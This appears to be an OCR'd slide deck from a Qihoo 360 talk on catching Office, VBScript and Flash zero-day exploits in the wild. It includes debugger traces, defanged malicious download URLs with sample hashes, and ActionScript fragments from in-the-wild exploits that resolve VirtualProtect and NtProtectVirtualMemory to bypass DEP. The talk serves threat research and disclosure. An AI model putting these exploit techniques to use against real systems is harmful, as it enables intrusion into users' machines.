                offset:43a72a    call 43a87a
                    offset:43a89b    call 43b418
                        ; Font tag parse Logic
                        offset:43b44b    call ReadFontName(4164fa)
                        offset:43b461    call 4214c6
                            offset:4214dd    call LogfontStruct_Overflow(421774)
                                offset:4217c3    call 421e39
                                    offset:421e5e    rep movsd <- CVE-2018-0802
                                offset:4218cb    call 451d50
                                offset:4218df    call 4115a7
                                    offset:4115d3    call final_overflow(4115d3)
                                        offset:411658    rep movsd <- CVE-2017-11882
                                        offset:411874    retn

Eqnedt32.exe 2000.11.9.0
```

如何区分多个漏洞

- 准确区分三个公式编辑器漏洞

2018-01-24 01:28:57 **UserHotPatch**	checksum: 0x85009 module_base: 0x400000 cve_id: CVE-2017-11882 module_path: C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
2018-09-27 12:37:34 **UserHotPatch**	checksum: 0x85009 module_base: 0x400000 cve_id: CVE-2018-0798 module_path: C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
2018-03-30 21:30:29 **UserHotPatch**	checksum: 0x874f7 module_base: 0x8e0000 cve_id: CVE-2018-0802 module_path: C:\Program Files*\Microsoft Shared\EQUATION\EQNEDT32.EXE

CVE-2018-8174


- 两个更早的 Office 样本
- Moniker 远程加载 CVE-2014-6332

- 2018年1月17日
  - Document MD5: A9D3F7A1ACD624DE705CF27EC699B6B6
  - Moniker: hxxp://s.dropcanvas[.]com/1000000/940000/939574/akw.html
  - akw.html MD5: C40A128AE7AEFFA3C1720A516A99BBDF

- 2018年2月23日
  - Document MD5: 2E658D4A286F3A4176A60B2450E9E729
  - Moniker: hxxp://s.dropcanvas[.]com/1000000/942000/941030/IE.html
  - IE.html MD5: C36D544588BAF97838588E732B3D47E9

CVE-2018-8174

- 2018年4月18日
- RTF 文档加载执行 VBScript 0day



CVE-2018-8174

- 2018年5月8日，微软对我们进行了致谢

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Anton Ivanov of Kaspersky Lab
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Jinquan of Qihoo 360 Core Security
Song Shenlei of Qihoo 360 Core Security

CVE-2018-8174


- UAF -> 超长数组 -> 任意地址读写

```
Class class_setprop_a
    Dim mem

    Function P
    End Function

    Function SetProp(Value)
        mem = Value 'callback
        SetProp = 0
    End Function
End Class
```

```
// before mem = Value
0:005> dd 022cb91c l4
022cb91c  00000008 00000000 04730834 00000000
0:005> dd 04730834 l6
04730834  08800001 00000001 00000000 00000000
04730844  7fffffff 00000000

// after mem = Value
0:007> dd 022cb91c l4
022cb91c  0000200c 00000000 04730834 00000000
0:007> dd 04730834 l6
04730834  08800001 00000001 00000000 00000000
04730844  7fffffff 00000000
```

CVE-2018-5002

- 2018年6月1日
- 一套复杂的 Flash 控制框架
- AVM2 解释器漏洞



CVE-2018-5002

- 2018年6月7日，Adobe 对我们进行了致谢

> - CVE-2018-5002 was independently identified and reported by the following organizations and individuals: Chenming Xu and Jason Jones of ICEBRG, Bai Haowen, Zeng Haitao and Huang Chaowen of 360 Threat Intelligence Center of 360 Enterprise Security Group, and Yang Kang, Hu Jiang, Zhang Qing, and Jin Quan of Qihoo 360 Core Security (@360CoreSec), Tencent PC Manager (http://guanjia.qq.com/)

CVE-2018-5002

- 绕过 ROP 检测 😀
- 覆盖返回地址绕过 CFG 😀
- 无法绕过 EAF 检测 ☹

```
var cls25:class_25 = new class_25(cls8, RtlUnwind_Addr);
var NtProtectVirtualMemory_Addr:uint = cls25.GetFuncAddrByEAT("NtProtectVirtualMemory");
if(0 == NtProtectVirtualMemory_Addr)
{
    return new Array();
}

var NtPrivilegedServiceAuditAlarm_Addr:uint = cls25.GetFuncAddrByEAT("NtPrivilegedServiceAuditAlarm");
if(0 == NtPrivilegedServiceAuditAlarm_Addr)
{
    return new Array();
}
```

如何调试 CVE-2018-5002

- 逆向 -> ASC2.0 编译 -> 借助 FFDEC 修改字节码 -> 获得可调试的 swf 文件
- 开源的 WinDBG 插件
  - https://github.com/michaelpdu/flashext_pykd
- 添加3行代码，让插件变得更完美 😀

```
def callback_after_call_getmethodname(self):
    # dprintln("Enter into callback_after_call_getmethodname")
    reg_eax = reg("eax")
    # dprintln("EAX = " + hex(reg_eax))
    addr_name = ptrPtr(reg_eax + 0x08)
    len_name = ptrPtr(reg_eax + 0x10)

    if 0 == addr_name and 0 != len_name:
        if ptrPtr(reg_eax + 0x0C) != 0:
            addr_name = ptrPtr(ptrPtr(reg_eax + 0x0C) + 0x08)
```

调试器中的 CVE-2018-5002

- 触发漏洞 -> 交换指针 -> 类型混淆

```
// 触发漏洞前
0:007> dd 02c0ab24-10
02c0ab14  093101f0 093101a0 093101f0 093101a0
02c0ab24  093101f0 093101a0 093101f0 093101a0
02c0ab34  093101f0 093101a0 093101f0 093101a0
02c0ab44  093101f0 093101a0 093101f0 093101a0
02c0ab54  093101f0 093101a0 093101f0 093101a0
02c0ab64  093101f0 093101a0 093101f0 093101a0
02c0ab74  093101f0 093101a0 093101f0 093101a0
02c0ab84  093101f0 093101a0 093101f0 093101a0

// 触发漏洞后
0:007> dd 02c0ab24-10
02c0ab14  093101f0 093101a0 093101f0 093101f0
02c0ab24  093101a0 093101a0 093101f0 093101a0
02c0ab34  093101f0 093101a0 093101f0 093101a0
02c0ab44  093101f0 093101a0 093101f0 093101a0
02c0ab54  093101f0 093101a0 093101f0 093101a0
02c0ab64  093101f0 093101a0 093101f0 093101a0
02c0ab74  093101f0 093101a0 093101f0 093101a0
02c0ab84  093101f0 093101a0 093101f0 093101a0
```


class_6


```
1  package
2  {
3      import avm2.intrinsics.memory.li8;
4
5      public class class_6
6      {
7
8          {
9              li8(123456);
10         }
11
12         public function class_6()
13         {
14             super();
15         }
16     }
17 }
18
```

```
1  method
2  name null
3  returns null
4
5  body
6  maxstack 3
7  localcount 2
8  initscopedepth 3
9  maxscopedepth 6
10 try from ofs0000 to ofs0004 target ofs0004
11
12 code
13 try{
14     jump ofs0024
15 }
16
17 catch{
18 ofs0004:
19     local_0 = local_449
20     local_449 = local_448
21     local_448 = local_0
22     jump ofs0028
23 }
24
25 ofs0024:
26     li8(123456)
27
28 ofs0028:
29     returnvoid
```

CVE-2018-15982

- 2018年11月29日
- 2个小时，2个样本
- TVSDK 中的 UAF 漏洞





CVE-2018-15982

- 2018年12月5日，Adobe 再次对我们进行了致谢

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- b2ahex (CVE-2018-15982)

CVE-2018-15982

- 用 HackingTeam 的技巧绕过了 ROP 检测 😀
- 无法躲避 EAF 检测 ☹

```
// Virt(ualPro)tect = 74726956 74636574
var vp_addr:uint = this.getFuncAddrByEAT32(0x74726956, 0x74636574, 10, kernel32_addr);

...

this.writeDWORD32(sc_addr + 8 + 0x80 + 0x1c, vp_addr);
this.writeDWORD32(ptbl, sc_addr + 8 + 0x80);
this.writeDWORD32(p + 0x1c, sc_addr);
this.writeDWORD32(p + 0x20, vec_uint.length * 4);
var args:Array = new Array(0x41);
Payload.call.apply(null, args); // Call VirtualProtect to bypass DEP
```

其他收获

- 1 Word CVE 😀
- 1 PowerPoint CVE 😀
- 4 Excel CVE 😀
- 1 Win32k CVE 😀

Microsoft Excel Remote Code Execution Vulnerability	CVE-2018-0920	Yangkang (@dnpushme) &Wanglu of Qihoo360 CoreSecurity(@360CoreSec) Vladislav Stolyarov of Kaspersky Lab
Microsoft PowerPoint Remote Code Execution Vulnerability	CVE-2018-8376	yangkang(@dnpushme) & Jinquan(@jq0904) & Wanglu of Qihoo360 CoreSecurity(@360CoreSec)
Microsoft Excel Remote Code Execution Vulnerability	CVE-2018-8379	Jinquan(@jq0904) of Qihoo360 CoreSecurity(@360CoreSec) Yangkang(@dnpushme) of Qihoo360 CoreSecurity(@360CoreSec)
Microsoft Word Remote Code Execution Vulnerability	CVE-2018-8539	Yangkang of 360CoreSec Jinquan of 360CoreSec
Microsoft Excel Information Disclosure Vulnerability	CVE-2018-8627	Yangkang(@dnpushme) & Jinquan(@jq0904) of Qihoo360 CoreSecurity(@360CoreSec)
Microsoft Excel Information Disclosure Vulnerability	CVE-2019-0669	Jinquan of 360CoreSec Yangkang of 360CoreSec
Windows GDI Elevation of Privilege Vulnerability	CVE-2018-0817	HongZhenhao Li Qi(@leeqwind) of Qihoo 360

总结

- 从1到N易，从0到1难
- 了解对手，反思自己，战胜对手
- 永远在路上

致谢

- **感谢 360 高级威胁团队的所有小伙伴**
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大海捞针：使用沙箱捕获多个零日漏洞

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